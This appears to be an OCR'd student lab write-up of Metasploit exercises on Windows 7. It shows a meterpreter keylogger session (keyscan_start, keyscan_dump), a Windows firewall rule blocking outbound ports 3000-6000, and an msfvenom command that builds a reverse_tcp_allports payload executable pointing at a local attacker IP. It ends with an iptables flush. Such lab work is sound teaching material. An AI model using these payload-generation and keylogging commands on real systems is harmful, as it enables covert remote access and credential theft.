More »
Web History | Settings | Sign in
Google
Advanced search
Google Search
I'm Feeling Lucky
Google offered in: اردو پښتو سنڌي
Advertising Programs
About Google
Google.com.pk
© 2022 - Privacy - Terms
Done
Internet | Protected Mode: On
100%
6:22 PM
1/9/2022
qDgUridQ.jpeg
800 x 600 45.7 kB
74.5%

4. METASPLOIT - Windows 7 - Keylogger




Hello Hirdesh Kumar Computer Science Student



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<CR>
<Shift>Hello <Shift>Hirdesh <Shift>Kumar <Shift>Computer <Shift>Science <Shift>Stu
dent
```

5. METASPLOIT - Windows 7 - Reverse Shell TCP All ports



New Outbound Rule Wizard

Rule Type

Select the type of firewall rule to create.

Steps:

- Rule Type
- Protocol and Ports
- Action
- Profile
- Name

What type of rule would you like to create?


○ **Program**
Rule that controls connections for a program.

● **Port**
Rule that controls connections for a TCP or UDP port.

○ **Predefined:**
BranchCache - Content Retrieval (Uses HTTP)
Rule that controls connections for a Windows experience.

○ **Custom**
Custom rule.

Learn more about rule types



New Outbound Rule Wizard

Protocol and Ports

Specify the protocols and ports to which this rule applies.

Does this rule apply to TCP or UDP?


● TCP
○ UDP

Does this rule apply to all remote ports or specific remote ports?

○ All remote ports
● Specific remote ports: 3000-6000

Example: 80, 443, 5000-5010

Learn more about protocol and ports



Action

Specify the action to be taken when a connection matches the conditions specified in the rule.

What action should be taken when a connection matches the specified conditions?


○ **Allow the connection**

This includes connections that are protected with IPsec as well as those are not.

○ **Allow the connection if it is secure**

This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.

● **Block the connection**




Name

Specify the name and description of this rule.


Name: BlockPorts3000to6000

Description (optional):



Windows Firewall with Advanced Security
File
Action
View
Help
Windows Firewall with Advance
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring
Outbound Rules

Name	Group
BlockPorts3000to6000	
BranchCache Content Retrieval (HTTP-O...	BranchCache - Content Retr...
BranchCache Hosted Cache Client (HTT...	BranchCache - Hosted Cach...
BranchCache Hosted Cache Server(HTTP...	BranchCache - Hosted Cach...
BranchCache Peer Discovery (WSD-Out)	BranchCache - Peer Discove...
Connect to a Network Projector (TCP-Out)	Connect to a Network Proje...
Connect to a Network Projector (TCP-Out)	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD Ev...	Connect to a Network Proje...
Connect to a Network Projector (WSD-O...	Connect to a Network Proje...
Core Networking - DNS (UDP-Out)	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Dynamic Host Config...	Core Networking
Core Networking - Group Policy (LSASS-...	Core Networking
Core Networking - Group Policy (NP-Out)	Core Networking
Core Networking - Group Policy (TCP-O...	Core Networking
Core Networking - Internet Group Mana...	Core Networking
Core Networking - IPHTTPS (TCP-Out)	Core Networking



BlockPorts3000to6000 Properties

Protocols and ports

Protocol type: TCP

Protocol number: 6

Local port: All Ports


Example: 80, 443, 5000-5010

Remote port: Specific Ports


3000-6000

Example: 80, 443, 5000-5010


Internet Control Message Protocol (ICMP) settings:




```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ msfvenom -p windows/meterpreter/reverse_tcp_allports LHOST=192.168.1.106 L
PORT=4444 -a x86 -f exe  > reverse_tcp_allports.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
 payload
No encoder specified, outputting raw payload
Payload size: 282 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿cs1812114)-[~/Executables]
└─$ ls
reverse_tcp_allports.exe

┌──(kali㉿cs1812114)-[~/Executables]
└─$ file reverse_tcp_allports.exe
reverse_tcp_allports.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```




```
┌──(kali㉿cs1812114)-[~/Executables]
└─$ su root
Password:
┌──(root💀cs1812114)-[/home/kali/Executables]
└─# iptables --flush
```



